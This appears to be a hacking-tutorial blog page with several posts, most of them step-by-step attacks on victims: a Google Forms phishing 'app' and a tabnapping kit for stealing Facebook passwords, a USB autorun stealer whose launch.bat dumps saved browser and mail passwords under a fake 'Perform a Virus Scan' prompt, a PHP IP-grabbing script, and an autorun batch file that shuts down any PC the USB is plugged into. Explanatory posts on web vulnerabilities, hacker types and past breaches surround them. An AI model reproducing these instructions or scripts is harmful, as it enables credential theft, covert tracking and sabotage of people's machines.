.

get our extension
Showing posts with label Other Hacking Methods. Show all posts

Monday, 14 September 2015

Hack Facebook Account Using App

BY Unknown IN , , 5 comments


WARNING :
                                          This tutorial is for educational purpose only. You will be responsible if you made any damage with the help of this tutorial. 


Hacking Facebook account is always been a suspense and exciting part apart from all the attacks such as: Man in the Middle Attack, 
Java Drive HackingPhishing, Botnets, Keyloggers, Tabnapping etc this method is the simplest one and similar as Phishing but easier than it and also works in Phone. Not going deeper in stories Let's begin with Facebook Account Hacking Using App.


Hack Facebook Account Using App:

1. Create a Fake Page Not Like Facebook Login Page but anything else:
  • Click on "+" sign to create a Form.

  • Choose any Topic for making Fake Page Like: Secure Facebook.

  • Click on Add Item to add any Field and Don't forget to choose question type from "Multiple Choice" to "Text".


  • After Creating whole form click on "View live form".

NOTE: Copy the URL of Form after clicking on "View live form".


 First Step is complete you can send this link to victim and if He/She Fill his/her Information you will got their Passwords in "View responses".


  • Most of the People knows about Google Docs so to make it more attractive use it in App.

2. Creating App:

  • Click on Create App and than choose App type as: Website.


  • Put the URL of Form that we created in First step and click on Next.

  • Give App a Name Like: Secure Facebook Account and click on Next.
  • Give App any Description and click on Next.
  • Choose any icon and click on Next and Finally click on Create App.
  • Create your account or login through Facebook.
  • Click on get Downloading Link.
Now, Just share this Downloading Link to the Victim when He/She will login his/her Password will be in your Spread Sheet.

WARNING :
                                          The Above tutorial is for Educational Use Only. You are fully responsible if you made any damage using this tutorial. 

Friday, 20 February 2015

Hack Facebook Account By Tabnapping

BY Unknown IN , , 64 comments


Hack Facebook Account By Tabnapping


WARNING: Use it your own risk, You are responsible for the damage you make, I am not and This tutorial is for educational purpose only.

We were using phishing before, but due to security measures Facebook now detect phishing pages. So, its become hard to trick the victim, but hackers always have alternatives :P.. 
          So, Tabnapping is a hacking technique used to trick the victim.
1)How it works ? 
2)Why Tabnapping is better than phishing and others hacking techniques? 3)Something unique?
4)Need any skills or programming ?
5) Can Facebook detect it ?
6)Can a victim detect it? 
7)What do we need ?
   I think these are the questions rolling in your mind. So, let me answer these questions.

Ans 1) It is a long story, so for a while we skip it, because at the end of tutorial you will know, how exactly does it work. Now, lets come to the next question is 

Ans 2)Why tabnapping is better than other techniques ? The answer is that It is totally undetectable and victim trust the URL and webpage, as it is like normal webpages and does not contain any malicious coding. The advantage is that It is also undetectable by the antivirus web shield.

Ans 3)The most unique thing is that victim/user trust it , He even cannot realize that he was being tricked and hacked.

Ans 4) It does not need any programming or anything else skills. It is simple is A,B,C (Just kidding) , If you did not host any website , then probably you would have some difficulties but do not worry , I will show you step by step, So keep shoe laces tight :D Okay ..

Ans 5) No , Absolutely not, Facebook cannot detect it, because it does not deal with Facebook.

Ans 6) No, Victim is also unaware of it.If it did not happened with him/her before. But it is necessary to convince the victim to play the game(From Game I mean , This trick is based upon a game.)

Ans 7) Okay, We need a FREE WEB HOSTING ACCOUNT WHICH SUPPORT FTP. A code which you can DOWNLOAD HERE.

OKAY !
Lets start HOW TO HACK ?
STEPS::
1) First create a free web-hosting account which support FTP. Here are some you can try :
http://www.000webhost.com
https://byethost.com/index.php/free-hosting
http://www.freewebhostingarea.com/
http://www.zymic.com/free-web-hosting/
http://www.jabry.net/
http://www.freehostia.com/free-hosting-ftp.html
http://www.serversfree.com/
                    Make an account in any of the above websites. Some websites requires 24-72 hours time approving your account before you can use it, SO BE PATIENT.

2)Download These Files DOWNLOAD

3) Now sign in at the free web hosting account and go to file manager or FTP Access.


4)After accessing the FTP, go to public_html directory in 000webhost.com, now click Upload and the at the right side 


NOTE:: If you have problem uploading the .zip file, kindly extract it and upload one by one and create directories in FTP for the respective files (fb, images, js) ...
To  create a new directory follow the screenshot.

If you succeeded uploading .zip file, do not follow the above 2 screenshots.

5) If you failed to upload the .zip file then upload one by one to FTP and the files stored in the folders (fb,images and js) upload also to the directories you have created in the above picture.

On the completion of upload , just check your URL , if it works or not .. If it works , it will look like this..



6)The website contain a game and send your website address(your tab napping website where you upload all the files) to your friend or anyone else whose facebook account you want to hack and tell him/her that if your are intelligent or smart or say anything else then play this game and win it.The website look like this:


7)Actually the game is very dificult and he/she will not win in less time and he/she will goto another tab in browser like facebook,google,youtube ,yahoo etc and when he/she came back to the website , it will be automatically redirected and saying them to login with facebook account to continue.


6) When your victim log in with facebook account then her/his password will saved in your website and he/she will be redirected to main game page.
Now just open www.your-website.com/fb/password.html and you will see the email and passwords.
Example: http://mysite.com/Bangash/fb/password.html
The password page will look like this:


Facing any difficulty ? Leave Comment Below !
Good Luck
Please Rate This Article To Help Other !

Sunday, 3 August 2014

Types Of Website Vulnarbilities/Risks

BY Unknown IN , , No comments


Hacking is a growing threat for every business both large and small. Whether it’s stealing private data, taking control of your computer, or shutting down your website, hackers can seriously impact any business, at any time in a number of ways.


Hacking Websites is one of the most the common techniques used by BlackHats and also Hacktivists. Whether by DDOSing or Remote File Inclusion Hacking websites offers the Hacking group or indivisual immense exposure, popularity and supposedly fame. There exist numerous ways to take control of or bring down a website. Below I discuss the ten most popular ways they can threaten the security of your site, and your business. These hacks alone account for over 90% of all Website Hacking Techniques: (It's a long one, so make yourselves comfortable)


10. INJECTION ATTACKS

Injection attacks occurs when there are flaws in your SQL Database, libraries, or even the operating system itself. When exceptions are not properly accounted for, say whether password checking isn't rigorous enough- Hackers can use this to obtain access to confidential information by fooling the system. They might gain unauthorized access to private data such as social security numbers, credit card number or other financial data.Injection attacks like SQL injection could have surprisingly commands and methods to access vital databases. SQL uses very simple queries to obtain information requested by users, which makes for a relatively easy hack.


9. CROSS SITE SCRIPTING ATTACKS

Cross Site Scripting, also known as an XSS attack, occurs when an application, URL-“get request”, or file packet is sent to the web browser window bypassing the validation process. Once an XSS script is triggered, it’s deceptive property makes users believe that the compromised page of a specific website is legitimate even though it has been compromised.

For example, say a website has an XSS script in it, the user might see a popup window asking for their contact information and other sensitive data, even though the actually website may not have anything to do with it.


In another example, the hacker might run commands cause the user’s session ID to be sent to the attacker’s website, allowing the hacker to hijack the user’s current session. That is, he may then be able to use this cookie to make the browser think that he is actually his victim and get complete and unrestricted access to his account (A form of identity theft).


8. BROKEN AUTHENTICATION AND SESSION MANAGEMENT ATTACKS

If the user authentication system of your website is weak, hackers might be able to take full advantage. Authentication systems involve passwords, key management, session IDs, and cookies that can allow a hacker to access your account from any computer (as long as they are valid).


If a hacker exploits the authentication and session management system, they can assume the user’s identity. (This is similar to the last one - XSS) Ask yourself these questions to find out if a website is vulnerable to a broken authentication and session management attack:


►Are user credentials weak (e.g. stored using hashing or encryption)?

►Can credentials be guessed or overwritten through weak account management functions (e.g. account creation, change password, recover password, weak session IDs)?

►Are session IDs exposed in the URL (e.g. URL rewriting)?

►Are session IDs vulnerable to session fixation attacks?

►Do session IDs timeout and can users log out?


If you have your own website and if the answer to any of these questions is “yes”, your site could be vulnerable to a attack.


7. CLICKJACKING ATTACKS

Clickjacking, also called a UI Redress Attack, is when a hacker uses multiple opaque layers to trick a user into clicking the top layer without them knowing. What I mean by that is, the hacker is able to show his own content on a "naive" website. Perhaps an adf.ly link and he could be earning easy money. Thus the attacker is “hijacking” clicks that are not meant for the actual page, but for a page where the attacker wants you to be.


Another example, using a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led the user to believe they are typing in the password for their bank account, but are actually typing into an invisible frame controlled by the attacker. The website might function normally for the unsuspecting user, but behind the scenes their vital information will be in the hands of the attacker.


6. DNS CACHE POISONING

DNS Cache Poisoning involves old cache data that you might think you no longer have on your computer, but is actually “toxic”. Also known as DNS Spoofing, hackers can identify vulnerabilities in a domain name system, which allows them to divert traffic from legit servers to a fake website and/or servers. This form of attack can be programmed to spread and replicate itself from one DNS server to another DNS, “poisoning” everything in it’s path.


In fact, in 2010, a DNS poisoning attack completely compromised the Great Firewall of China (GFC- Yes, it's a thing) temporarily and censored certain content in the United States until the problem was fixed.


5. SOCIAL ENGINEERING ATTACKS

A social engineering attack is not technically a “hack”. When someone first finds out what exactly it is, they are surprised that it actually works. So was I, but indeed it does work.


It happens when you divulge private information in good faith, such as a credit card number, through common online interactions such as email, chat, social media sites, or virtually any website. The problem, of course, is that you’re not getting into what you think you’re getting into.


A classic example of a social engineering attack is the popular “Microsoft tech support” scam. This is when someone from a call center pretends to be a MS tech support member who says that your computer is slow and/or infected, and can be easily fixed – at a cost, of course. Considering that most computers are indeed quite slow and hang sometimes, this scam is quite well written. Of course, it need not be about money and most often it isn't. Telling someone the name of your first pet might actually be giving them complete access to your account. Surprised? This is actually one of the most common security questions.


4. SYMLINKING – AN INSIDER ATTACK

A symlink (Symbolic Link) is basically a special file that “points to” a hard link on a mounted file system. A symlinking attack occurs when a hacker positions the symlink in such a way that the user or application that access the endpoint thinks they’re accessing the right file when they’re really not.(Read that again)


If the endpoint file is an output, the consequence of the symlink attack is that it could be modified instead of the file at the intended location. Modifications to the endpoint file could include appending, overwriting, corrupting, or even changing permissions.


Meaning, the user might be doing one thing, but another is actually happening. In different variations of a symlinking attack a hacker may be able to control the changes to a file, grant themselves advanced access, insert false information, expose sensitive information or corrupt and destroy vital system databases or application files.


3. CROSS SITE REQUEST FORGERY ATTACKS

A Cross Site Request Forgery Attack happens when a user is logged into a session (or account) and a hacker uses this opportunity to send them a forged HTTP request to collect their cookie information.


In most cases, the cookie remains valid as long as the user or the attacker stays logged into the account. This is why websites ask you to log out of your account when you’re finished and close the window after logging out – it will expire the session immediately.


In other cases, once the user’s browser session is compromised, the hacker can generate requests to the application that will not be able to differentiate between a valid user and a hacker. Another identity theft- the hacker confuses the server as to who he actually is.


2. REMOTE CODE EXECUTION ATTACKS

The most devastating in the whole list, a Remote Code Execution attack is a result of either server side or client side security weaknesses.

Vulnerable components may include libraries, remote directories on a server that haven’t been monitored, frameworks, and other software modules that run on the basis of authenticated user access. Applications that use these components are always under attack through things like scripts, malware, and small command lines that extract information.


In this attack, the hacker is basically able to get complete access to the website's server itself. How is that so devastating? This gives him access to every bit and byte of information stored in the database(If the request is coming from the server itself, why would it be denied? That's what it's build for). He may also obtain access to the website's actual code that the browser then shows the user.Meaning, he could totally wipe out the website, mess with the links and buttons, show his own stuff - Sky's the limit. Plus there's usually only one way to recover - Rebuild. But this also makes for quite a complicated attack, details of which aren't suitable to be disclosed here.


1. DDOS ATTACK – DISTRIBUTED DENIAL OF SERVICE ATTACK

The most popular and most widely used,the DDoS attack (Distributed Denial of Services), is where a server or a machine’s services are made unavailable to its users.


The usual agenda of a DDoS campaign is to temporarily interrupt or completely take down a successfully running system.

The most common example of a DDoS attack could be sending tons of URL requests to a website or a webpage in a very small amount of time. This causes bottlenecking at the server side because the CPU simply runs out of resources.


Denial-of-service attacks are considered violations of the Internet Architecture Board’s Internet proper use policy, and also violate the acceptable use policies of virtually all Internet service providers- DDoSing is highly illegal.


Hence We Are Anti-Hackers, So They Above Info Are For Educational Purpose Only !

USB Password Stealer

BY Unknown IN , , , , No comments


There's a lot of people in the world and even more online accounts. Every security system has a flaw and what we're going to discuss here is just that. Most people, with their eyes on the clock and not a second to spare just tick "Remember Me" on various websites without a second thought thinking it's going to save their time. This is particularly common among poeple who have a private system, maybe a Laptop that nobody else ever touches or a PC which they have locked with a password. Not knowing that there exist many tools to "recover" saved passwords (More like- to exploit exactly these naive people). Browsers store passwords and account details in cookies. What's quite surprising is just how little security they offer, even worse, none of the browsers seem to care about encrypting passwords. Most of them have an option to "Show Saved Paswords" in the options menu. We're going to cut even that out, just plug in a USB- Take it out- and Voila! we have all the passwords. That is what you'll learn in this tutorial. So, with a goal in mind and not a second to spare, let's start right away.


Things you will need (See link below):-


MessenPass - MessenPass is a password recovery tool that reveals the passwords of several common instant messenger applications.


Mail PassView - Mail PassView is a small password-recovery tool that reveals the passwords and other account details for Outlook express,windows mail,POP3 etc


IE Passview - IE passview is another small program that helps us view stored passwords in Internet explorer.


Protected storage pass viewer(PSPV) - Protected Storage PassView is a small utility that reveals the passwords stored on your computer by Internet Explorer, Outlook Express and MSN Explorer.


Password Fox - Password fox is a small program used to view Stored passwords in Mozilla Firefox. (These are the ones I've tried and tested. More like these surely exist and you can always Google it out for something possibly better. There are analogous tools for the Chrome browser too. You can find these and tons more at http://www.nirsoft.net/)


So that's that and now we are ready to create a USB password stealer.

Note: These programs tend to attract a lot of attention from antivirus softwares (Get used to this). Kindly disable your antivirus before performing these steps, at your own risk of course ;-)


1. First of all download all 5 tools in your USB. Most of them are just some .exe files (mspass.exe, mailpv.exe, iepv.exe, pspv.exe and passwordfox.exe). (You need the softwares completely on your pen drive. Make sure you have all the installation files in your USB[if any])


2. Create a new Notepad and write the following text into it:


[autorun]

open=launch.bat

ACTION= Perform a Virus Scan


Save the Notepad and rename it from New Text Document.txt to autorun.inf

Now copy the autorun.inf file onto your USB pendrive.


3. Create another Notepad and write the following text onto it. (Yep, still no copy-pasting allowed.)

start mspass.exe /stext mspass.txt

start mailpv.exe /stext mailpv.txt

start iepv.exe /stext iepv.txt

start pspv.exe /stext pspv.txt

start passwordfox.exe /stext passwordfox.txt


Save the Notepad and rename it from New Text Document.txt to launch.bat

Copy the launch.bat file also to your USB drive.


These were simple commands to start up our password "recovering" programs as soon as we plug in the USB. What we just did here is simply hook up our launch.bat batch file to the autorun.inf file that automatically runs when the computer detects the USB. In the launch.bat, we started up our programs and provided them with file names as parameters so that each program should put in the passwords in their respective .txt files.


Now your USB password stealer is ready. All you have to do is insert it in your victims computer and a popup will appear, in the popup window select the option (Perform a virus scan) as soon as you will click it, your USB password stealer will do it's magic and all the passwords saved on the system will be saved in a .txt file. I recommend you try it out on your own system first to see how it should work.

See the last line of our autorun.inf, we are simply specifying the text for the alert dialog. You can type in anything you think is the least suspicious.

This may not work on all operating systems and all different browsers. Your best bet would be to pack in as many diverse programs as you can for giving you the best chance. Also, note that the computer should not have autorun feature disabled for the USB stealer to work.

Wednesday, 28 May 2014

Types Of Hackers

BY Unknown IN , , , No comments


Hackers are three types:-


1. White hat hacker

2. Gray hat hacker

3. Black hat hacker

White Hat and Grey Hat Hacker & What is the Real Difference?

What is worse, the public is not able to understand terms like grey hat, white hat, Linux OS, or cracker.
However, the truth is that the subculture of the hacker world is more complex than we think. Especially if we consider that, these are very intelligent people.

So, what is ethical hacking white hat and how does it differentiate from grey hackers? The only way to find out is to submerge ourselves in the world of hackers and understand, at least, the most basic concepts.


What Is A White Hat Hacker?


A hacker can be a wiz kid who spends too much time with computers and suddenly finds himself submerged in the world of cyber-security or criminal conspirators. On the other hand, he can be a master criminal who wants to obtain huge amounts of money for him, or even worse, dominate the world.

In the movie Matrix, the concept of hackers changed a bit. Although the agents of the Matrix considered them terrorists, the truth is that they were rebels fighting for the liberty of humanity. Things do not need to reach that extreme, though. We are not at war with intelligent ma chines so that kind of scenario is a bit dramatic.

Therefore, a hacker is an individual who is capable of modifying computer hardware, or software. They made their appearance before the advent of computers, when determined individuals were fascinated with the possibility of modifying machines. For example, entering a determine code in a telephone in order to make free international calls.


When computers appeared, this people found a new realm where they could exploit their skills. Now they were not limited to the constraints of the physical world, instead, they could travel through the virtual world of computers. Before the internet, they used Bulletin Board Systems (BBS) to communicate and exchange information. However, the real explosion occurred when the Internet appeared.

Today, anyone can become a hacker. Within that denomination, there are three types of hackers. The first one is the black hacker, also known as a cracker, someone who uses his computer knowledge in criminal activities in order to obtain personal benefits. A typical example is a person who exploits the weaknesses of the systems of a financial institution for making some money.

On the other side is the white hat hacker. Although white hat hacking can be considered similar to a black hacker, there is an important difference. A white hacker does it with no criminal intention in mind. Companies around the world, who want to test their systems, contract white hackers. They will test how secure are their systems, and point any faults that they may found. If you want to become a hacker with a white hat, Linux, a PC and an internet connection is all you need.

Grey Hat Hackers

A grey hat hacker is someone who is in between these two concepts. He may use his skills for legal or illegal acts, but not for personal gains. Grey hackers use their skills in
order to prove themselves that they can accomplish a determined feat, but never do it in order to make money out of it. The moment they cross that boundary, they become black hackers.

For example, they may hack the computer network of a public agency, let us say, NOAA. That is a federal crime.

If the authorities capture them, they will feel the long arm of justice. However, if they only get inside, and post, let us say, their handle, and get out without causing any kind of damage, then they can be considered grey hackers.

If you want to know more about hackers, then you can attend one of their annual conventions. Every year, hackers from all over the US, and from different parts of the world, reunite and meet at DEF CON. These conventions are much concurred. In the last one, 6,600 people attended it.

Every year, DEF CON is celebrated at Las Vegas, Nevada. However, hackers are not the only ones who go to this event. There are also computer journalists, computer security professionals, lawyers, and employees of the federal government. The event is composed by tracks of different kind, all of them related, in some way, to the world of hackers (computer security, worms, viruses, new technologies, coding, etc). Besides the tracks, there are contests that involve hacking computers, l ock picking and even robot related events. Ethical hacking, white hat hacking or whatever names you wish to use, at the end, it has a purpose: to protect the systems of organizations, public or private, around the world. After all, hackers can now be located anywhere, and they can be counted by the millions. Soon, concepts like white hat, linux operating system or grey hat will become common knowledge. A real proof of how much has our society been influenced by technology.

Black Hat Hackers

Black hat hackers have become the iconic image of all hackers around the world. For the majority of computer users, the word hacker has become a synonym for social misfits and criminals.
Of course, that is an injustice created by our own interpretation of the mass media, so it is important for us to learn what a hacker is and what a black hacker (or cracker) does. So, let's learn about black hat techniques and how they make our lives a little more difficult.
Black hat is used to describe a hacker (or, if you prefer, cracker) who breaks into a computer system or network with malicious intent. Unlike a white hat hacker, the black hat hacker takes advantage of the break-in, perhaps destroying files or stealing data for some future purpose. The black hat hacker may also make the exploit known to other hackers and/or the public without notifying the victim. This gives others the opportunity to exploit the vulnerability before the organization is able to secure it.


What Is Black Hat Hacking?


A black hat hacker, also known as a cracker or a dark side hacker (this last definition is a direct reference to the Star Wars movies and the dark side of the force), is someone who uses his skills with a criminal intent. Some examples are: cracking bank accounts in order to make transfernces to their own accounts, stealing information to be sold in the black market, or attacking the computer network of an organization for money.

Some famous cases of black hat hacking include Kevin Mitnick, who used his black hat hackers skills to enter the computers of organizations such as Nokia, Fujitsu, Motorola and Sun Microsystems (it must be mentioned that he is now a white hat hacker); Kevin Poulsen, who took control of all the phone lines in Los Angeles in order to win a radio contest (the prize was a Porsche 944 S2); and Vladimir Levin, which is the handle of the mastermind behind the stealing of $10'000,000 to Citigrou.

Top Computing Crimes !

BY Unknown IN , , , No comments

"If you are looking for a company to do crm or erp you found the right place. TWO IT Consulting is one of the best in Cape Town to work with so give us a call today or visit our offices here: Foyer 3, 1st Floor Colloseum Building, Century Way, Century City, Cape Town 7441, 082 694 0659, www.two-it.com." 

The WANK Worm (October 1989)
Possibly the first "hacktivist" (hacking activist) attack, the WANK worm hit NASA offices in Greenbelt, Maryland. WANK (Worms Against Nuclear Killers) ran a banner (pictured) across system computers as part of a protest to stop the launch of the plutonium-fueled, Jupiter-bound Galileo probe. Cleaning up after the crack has been said to have cost NASA up to a half of a million dollars in time and resources. To this day, no one is quite sure where the attack originated, though many fingers have pointed to Melbourne, Australia-based hackers.

Ministry of Defense Satellite Hacked (February 1999)
A small group of hackers traced to southern England gained control of a MoD Skynet military satellite and signaled a security intrusion characterized by officials as "information warfare," in which an enemy attacks by disrupting military communications. In the end, the hackers managed to reprogram the control system before being discovered. Though Scotland Yard's Computer Crimes Unit and the U.S. Air Force worked together to investigate the case, no arrests have been made.

CD Universe Credit Card Breach (January 2000)
A blackmail scheme gone wrong, the posting of over 300,000 credit card numbers by hacker Maxim on a Web site entitled "The Maxus Credit Card Pipeline" has remained unsolved since early 2000. Maxim stole the credit card information by breaching CDUniverse.com; he or she then demanded $100,000 from the Web site in exchange for destroying the data. While Maxim is believed to be from Eastern Europe, the case remains as of yet unsolved.

Ministry of Defense Satellite Hacked (February 1999)Military Source Code Stolen (December 2000)
If there's one thing you don't want in the wrong hands, it's the source code that can control missile-guidance systems. In winter of 2000, a hacker broke into government-contracted Exigent Software Technology and nabbed two-thirds of the code for Exigent's OS/COMET software, which is responsible for both missile and satellite guidance, from the Naval Research Lab in Washington, D.C. Officials were able to follow the trail of the intruder "Leaf" to the University of Kaiserslautern in Germany, but that's where the trail appears to end.

Anti-DRM Hack (October 2001)
In our eyes, not all hackers are bad guys (as evidenced by our list of the Ten Greatest Hacks of All Time); often they're just trying to right a wrong or make life generally easier for the tech-consuming public. Such is the case of the hacker known as Beale Screamer, whose FreeMe program allowed Windows Media users to strip digital-rights-management security from music and video files. While Microsoft tried to hunt down Beale, other anti-DRM activists heralded him as a crusader.


Dennis Kucinich on CBSNews.com (October 2003)
As Representative Kucinich's presidential campaign struggled in the fall of 2003, a hacker did what he could to give it a boost. Early one Friday morning the CBSNews.com homepage was replaced by the campaign's logo. The page then automatically redirected to a 30-minute video called "This is the Moment," in which the candidate laid out his political philosophy. The Kucinich campaign denied any involvement with the hack, and whoever was responsible was not identified.

Hacking Your MBA App (March 2006)
Waiting on a college or graduate school decision is a nail-biting experience, so when one hacker found out how to break into the automated ApplyYourself application system in 2006, it was only natural that he wanted to share the wealth. Dozens of top business schools, including Harvard and Stanford, saw applicants exploiting the hack in order to track their application statuses. The still-unknown hacker posted the ApplyYourself login process on Business Week's online forums; the information was promptly removed and those who used it were warned by schools that they should expect rejection letters in the mail.

The 26,000 Site Hack Attack (Winter 2008)
MSNBC.com was among the largest of the thousands of sites used by a group of unknown hackers earlier this year to redirect traffic to their own JavaScript code hosted by servers known for malware. The malicious code was embedded in areas of the sites where users could not see it, but where hackers could activate it.

Supermarket Security Breach (February 2008)Supermarket Security Breach (February 2008)
Overshadowed only by a T.J Maxx breach in 2005, the theft of at least 1,800 credit and debit card numbers (and the exposure of about 4.2 million others) at supermarket chains Hannaford and Sweetbay (both owned by the Belgium-based Delhaize Group) in the Northeast United States and Florida remains unsolved more than six months later. Chain reps and security experts are still unclear as to how the criminals gained access to the system; the 2005 T.J.Maxx breach took advantage of a vulnerability in the chain's wireless credit transfer system, but Hannaford and Sweetbay do not use wireless transfers of any sort. Without more information, the difficulty in tracking down those responsible grows exponentially.

Comcast.net Gets a Redirect (May 2008)Comcast.net Gets a Redirect (May 2008)
A devious hack doesn't always mean finding a back door or particularly crafty way into a secure network or server; sometimes it just means that account information was compromised. Such was the case earlier this year when a member of the hacker group Kryogeniks gained unauthorized access to Comcast.net's registrar, Network Solutions. The domain name system (DNS) hack altered Comcast.net's homepage to redirect those attempting to access webmail to the hackers' own page (pictured). Spokespeople for Comcast and Network Solutions are still unclear as to how the hackers got the username and password.

How To Grab Some One IP ?

BY Unknown IN , , , 1 comment


How To Grab Someone IP Address ? :
______________________________________________________

how to grab someone Ip address using PHP script.This method can be used to grab someone Ip address on yahoo or Facebook chat or by sending mail to victim. So Lets get started.

How To Hack Someone Ip Address ?
1. Copy the below codes into Notepad and save it as Grab.php (.php is must) 
---------------------------------------------------------------------------

<?php
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
$img_number = imagecreate(400,95);
$backcolor = imagecolorallocate($img_number,10,102,153);
$textcolor = imagecolorallocate($img_number,255,255,255);

imagefill($img_number,0,0,$backcolor);
$number0 = " This is Your IP/Proxy";
$number1 = " IP: $_SERVER[HTTP_X_FORWARDED_FOR]";
$number2 = " Host/Proxy: $hostname";
$number4 = " _________________________________";

Imagestring($img_number,10,5,5,$number0,$textcolor);
Imagestring($img_number,10,5,25,$number1,$textcolor);
Imagestring($img_number,10,5,45,$number2,$textcolor);
Imagestring($img_number,10,5,50,$number4,$textcolor);
Imagestring($img_number,10,8,50,$number4,$textcolor);
Imagestring($img_number,10,5,10,$number4,$textcolor);
Imagestring($img_number,10,8,10,$number4,$textcolor);

header("Content-type: image/png");
imagepng($img_number);
$file=fopen("Name-here-to-protect-the-File.txt","a");
$file2 = "- IP joined - IP/Proxy: $_SERVER[HTTP_X_FORWARDED_FOR] - Host: $hostname - '\n' ";
fwrite($file, $file2);
fclose($file);
?>
---------------------------------------------------------------------

2. Now make Free account on any of the free web hosting sites Ripway or on My3gb , ETC.
3. Now Upload Grab.php to your web hosting site.
4. Copy the link of your uploaded file and send it to victim.
5. As soon as victim will click on your link his ip will be saved in your free web hosting site.
6. Enjoy you are Done !!

Tuesday, 27 May 2014

Click Jacking Or Fake Login Layer !

BY Unknown IN , , No comments


What is Clickjacking:
^^^^^^^^^^^^^^^^^^^^
Clickjacking attack allows to perform an action on victim website, Mostly Facebook and Twitter accounts are targetable.
when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the the top 
level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both. It may be similar to CSRF Cross Site Request Forgeries Attack.

Clickjacking is a term first introduced by Jeremiah Grossman and Robert Hansen in
2008 to describe a technique whereby an attacker tricks a user into performing certain actions on a website by hiding clickable elements inside an invisible iframe.
Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they
are typing in the password to their email or bank account, but are instead typing into
an invisible frame controlled by the attacker.
At present this attack mostly use on social network websites like Facebook and twitter, Because this attack is used by convinced victim for click on the link and SocialNetwork website might be very useful for attack on victim.

►WHAT IS A TORJAN VIRUS?

BY Unknown IN , , , No comments


►WHAT IS A TORJAN VIRUS?
A Trojan horse, often shortened to Trojan, is a type of malware designed to provide unauthorized, remote access to a user’s computer. 

Trojan horses do not have the ability to replicate themselves like viruses; however, they can lead to viruses being installed on a machine since they allow the computer to be controlled by the Trojan creator. 

The term gets its name from the Greek story of the Trojan War, when the Greeks offered the Trojans a peace offering in the form of a large wooden horse.

However, once the Trojans wheeled the horse behind their closed gates and night fell, the soldiers hidden inside the horse climbed out and opened the city gates, allowing the Greek army to infiltrate Troy and capture the city.

Trojan horse software operates the same way, where Troy is your computer and the horse is the benign-seeming application. Trojan horses can assist an attacker into turning a user’s computer into a zombie computer, stealing various data such as credit card information, installing more malware, keylogging and various other malicious activities.

Also, it is possible for other crackers to control the compromised computer simply by searching for computers on a network using a port scanner and finding ones that have already been infected with a Trojan horse.

Trojan horses continue to increase in popularity and currently account for the majority of known malware found on the web.

Make Virus To Turn Off PC Whenever USB Is Connected To !

BY Unknown IN , , No comments


Hello BestHacking Readers In this post i will help you to make the virus to make the system turned off whenever pen drive is inserted. Try It to College,school,institute....and Fun With Friends

Step 1:>>copy this code into notepad: 
@echo off
shutdown -s -t 00
Save as besthacking.bat extension (for eg: besthacking.bat). 
Step 2: 
Now open the notepad and copy this code:
[autorun]
Open=besthacking.bat
Action=Mouse Disable

Save it as "autorun.inf"
Step 3:
Then copy the two files in your pen drive or victim's pen drive.
